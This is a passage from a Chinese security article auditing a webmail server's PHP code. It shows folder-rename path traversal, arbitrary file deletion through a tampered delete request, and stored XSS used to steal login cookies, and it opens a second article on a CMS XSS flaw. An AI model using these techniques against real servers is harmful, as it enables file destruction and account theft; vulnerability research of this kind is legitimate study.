{
global $sess;
global $msgdb;
global $req;
global $_config;
global $mailstore;
global $userdb;
$oldfoldername = trim($req['oldname']);
$newfoldername = trim($req['newname']);
$oldfoldertype = foldername_type($oldfoldername);
$newfoldertype = foldername_type
($newfoldername);
$res = array();
if($oldfoldertype != $newfoldertype)
{
$res['result'] = retres('invalidname');
json_response($res);
return;
}
if(strcasecmp($oldfoldertype, $_config['foldertype']
['mailbox']) == 0)
{
if(foldername_isreserve($oldfoldername) == true
|| $mailstore->CheckFolderName ($oldfoldername)
== false
|| foldername_isreserve($newfoldertype) == true
|| $mailstore->CheckFolderName ($newfoldertype)
== false)…
```

注意看最后的if判断中,两次函数使用CheckFolderName检查邮箱的文件目录名,这个函数来自于libs目录下的class.mailstore.xphp,这个函数的具体代码实现如下:

```
function CheckFolderName($foldername)
{
global $_config;
$ch1 = substr($foldername, 0, 1);
if($ch1 == $_config['foldername_separator'])
{
return false;
}
if(strpos($foldername, "..") !== false)
{
return false;
}
$len = strlen($foldername);
if($len <= 0)
{
return false;
}
while(--$len >= 0)
{
$ch = substr($foldername, $len, 1);
if(in_array($ch, array("/", "\\", ":", "*", "?", "<", ">", "\"",
"|", "_", "%", "@", $_config['foldername_prefix'])))
{
return false;
}
}
return true;
}
```

看来这个函数是一个检查过滤函数,尤其是检查文件目录名中是不是存在可能的非法字符,如果发现存在非法字符就会阻止函数正确执行,所以我们在创建和删除邮箱时,不会发生跨目录删除其他文件目录的漏洞。

本来这个过滤函数没问题,完全可以阻止某些潜在的攻击行为,但请注意看StoreFolder_Rename()函数最后的if语句中,两次调用CheckFolderName函数时,第一次传递给该函数的参数是$oldfoldername,即被修改文件目录名,而第二次传递给CheckFolderName函数的参数却成了$newfoldertype,即新文件目录类型!SparkMail Mail Server粗心的开发人员错误地传递了被检查参数名称,这里其实应该传递的参数是新文件目录的名称参数$newfoldername!

由于SparkMail Mail Server的邮箱是对应于硬盘上实际的一个文件目录,StoreFolder_Rename()函数错误的代码检查机制导致用户可以新建一个目录,然后将其移动到其他任意目录下。

现在我们测试一下看看。登录SparkMail Mail Server的WebMail,右击"我的文件夹",在出现的菜单中选择"新建邮件夹",输入名称"1",此

时在SparkMail Mail Server所在的服务器上，对应该用户的目录下就会出现一个名为"1"的文件夹，如图3所示。




图3

这个时候，我们回到浏览器中，在1文件夹上右击鼠标，此时菜单中出现了"重命名"选项，单击它，输入"../1"，如图4所示。单击"保存"按钮，此刻会发现原本名称是"1"的邮箱变为了"../1"。返回SparkMail Mail Server所在服务器，看一看用户的邮箱目录跑到哪里去了，如图5所示。




图4




图5

原本是在用户目录下的"1"邮箱竟然跑到了用户目录的上一层，这一切都归因于程序员错误的参数过滤导致。这种漏洞会为我们带来什么攻击效果吗？我暂时认为你可以将过大的文件利用这个漏洞不断转移到服务器的其他目录下，造成服务器空间不足，因为在删除的过程中，这个文件夹是不会被删除的，"../"符号会被过滤，为此，就可以不断地建造文件夹，然后转移大文件到这些文件夹中，不断占用磁盘空间。还可以去试试Windows 2003下的ASP文件目录解析，说不定可以创建一个木马在服务器上运行。但总体来说，这个漏洞应该属于程序员的马虎错误，倒不能造成实质上严重的安全隐患。

接下来，让我们再来看一看代码，能不能发现什么真正能够造成威胁的安全漏洞。这一次选择的文件是class.mailstore.xphp。在这个文件中，有一个用来进行用户邮件删除的函数DeleteMessage。这个函数存在绝对的安全隐患，部分代码如下：

```
function DeleteMessage($foldername, $mixmsgid)
{
if($this->_homepath == '')
{
return false;
}
$foldername = xmail_utf7_encode($foldername);
$folderpath = $this->_homepath.'/'.$foldername;/*这里的$foldername是对应邮箱的名称，来自用户提交的参数，如收件箱，那么$foldername就等于inbox*/
if(is_dir($folderpath) == false)//检查这个参数是不是一个文件目录
{
return false;
}

$allmsgid = array();
if(is_array($mixmsgid) == false)
{
array_push($allmsgid, $mixmsgid);/*将被删除的邮件标志放入一个数组中，对于SparkMail Mail Server来说，每一封邮件的标志就是该邮件的文件名称*/
}
else
{
$allmsgid = $mixmsgid;
}

$resultarr = array();
foreach($allmsgid as $msgid)
{
if($msgid == '' || $msgid == '.' || $msgid == '..')
{
continue;
}
```

$msgpath = $folderpath.'/cur/'.$msgid;/*注意看这里，每一个邮箱都包含三个子目录：cur、new、tmp。一般来说邮件都被存放在cur目录，除非是新到的邮件。这个时候，程序开始组合邮件的完整路径地址。但由于$folderpath来自用户提交，那么用户就可以指定

$folderpath到服务器上的任意目录。也许你会说cur目录并不是任意目录下都有，问题是此刻$msgid这个变量也可以由用户修改提交。由于$msgid没有过滤"../"这个字符，导致我们就可以将cur目录消除，从而访问任意文件。*/

```
if(is_file($msgpath) == false)
{
$resultarr[$msgid] = true;
continue;
}
if(@unlink($msgpath))//开始删除指定的邮件
{
$resultarr[$msgid] = true;
}
else
{
$resultarr[$msgid] = false;
}
}
if(is_array($mixmsgid) == false)
{
return $resultarr[$mixmsgid];
}
return $resultarr;
}
```

通过上面的解释，我们看到，由于该函数在实现中对来自用户的变量$foldername、$mixmsgid没有进行任何限制与过滤检查，只需要指定服务器上存在的文件目录以及文件名称，那么DeleteMessage函数就会对其进行删除操作。

为此，我们可以首先截获一次正常删除邮件的数据包，然后修改其中的数据，在命令提示行中利用nc提交，如图6所示。




图6

我们这里指定目录是SparkMail Mail Server的WebMail目录，被删除文件是WebMail的首页文件index.html，效果如图7所示。




图7

利用这个漏洞，任意一个SparkMail Mail Server的WebMail用户都可以删除服务器上的任意文件，甚至直接破坏邮件系统。不过，在测试中也发现DeleteMessage函数不能删除零字节的文件以及db结尾的数据库文件。

通过这些表现出来的漏洞，可以说SparkMail Mail Server的WebMail还是非常不安全的。其实这些文件中还存在其他的安全漏洞，我没有再一一仔细审查，大家有兴趣可以自行分析看看。

说完了对SparkMail Mail Server WebMail的代码审计，我们再实际使用一下SparkMail Mail Server的WebMail，或许还能够找出其他的漏洞来。

还是通过浏览器访问本地IP的8080端口，登录WebMail，首先从最简单的功能开始测试，写一份新邮件，如图8所示。




图8

与一般的WebMail邮件系统一样，SparkMail Mail Server的WebMail在创建邮件时，允许用户采用丰富的富文本，例如可以设定文字字体、文字大小、插入图片等。不过这里有一个值得怀疑的地方。在邮件主体内容上面的工具栏最后，我们看到了"HTML"这4个字符，单击它，如图9所示。




图9

原来这是一个邮件内容的HTML源代码编辑器,也就是说,SparkMail Mail Server允许用户自己编写HTML脚本代码在邮件中的。这是一个对用户好用却对安全不利的功能,因为我们能够利用这个功能来制造跨站攻击!

一般来说,能支持HTML源代码编辑的WebMail都可以被恶意插入脚本代码,一旦WebMail系统没有过滤邮件中恶意的脚本代码,并且还会执行这些代码时,跨站漏洞就发生了。

现在,我们在图9中输入一段最为常见的XSS脚本测试代码"<script>alert()</script>",单击"更新"后,邮件中就被插入了脚本代码。再次单击"HTML"按钮查看,如图10所示。注意,我们的原始代码现在变成了如下的代码:




图10

```
<p>
<script type="text/javascript">// <![CDATA[
alert()
// ]]></script>
</p>
```

原因很简单,SparkMail Mail Server将我们的代码转换成了符合XHTML要求的文档格式。不要紧,现在让我们将这封测试邮件发送给自己看看。当我们用鼠标单击这封邮件的时候,跨站攻击发生了,如图11所示。




图11

毫无疑问,SparkMail Mail Server的WebMail存在严重的跨站漏洞,恶意攻击者可以通过SparkMail Mail Server的WebMail轻而易举地建立一封带有XSS攻击代码的邮件发送给SparkMail Mail Server自己。被攻击者一旦接收到这封攻击邮件后,其中的脚本代码就会被立即执行。如果在登录WebMail的时候,用户选择了"保存密码下次自动登录",那么其用户名和密码就会保存在Cookies中,攻击者只需要简单的document.cookie方法就可以获取到被攻击者的用户名和密码信息,然后将这些发送到攻击者的网站上去。

攻击者可以通过构造群邮件,将攻击邮件发送给大量的SparkMail Mail Server用户,等待这些用户通过WebMail登录,从而最终获取用户密码信息,登录用户信箱获取敏感信息。当然,也可以直接构造网页木马攻击邮件用户。

没想到一个简单的手工测试,就又发现SparkMail Mail Server存在的安全漏洞,其开发者真的应当予以高度重视了。

前置知识:跨站
关键词:动易、SiteWeaver、跨站

动易SiteWeaver 6.8 短消息0day跨站漏洞



文/图 爱无言

某次跟朋友聊天,说到他自己单位建立的网站选择的程序是动易的SiteWeaver 6.8系统,请我给做一个安全测试,于是,上网搜了搜关于动易SiteWeaver 6.8系统的安全漏洞公告,

发现好像只有关于动易SiteWeaver 6.5/6.6系统的一些漏洞利用信息，难道说动易的SiteWeaver 6.8系统十分安全没有漏洞可言？或许还是高人不愿意放出漏洞信息吧。没办法，我决定自己来看一看能不能有什么发现。从动易的官方网站下载动易的SiteWeaver 6.8系统最新版的压缩包，解压到本地计算机上，然后配置IIS开始测试。

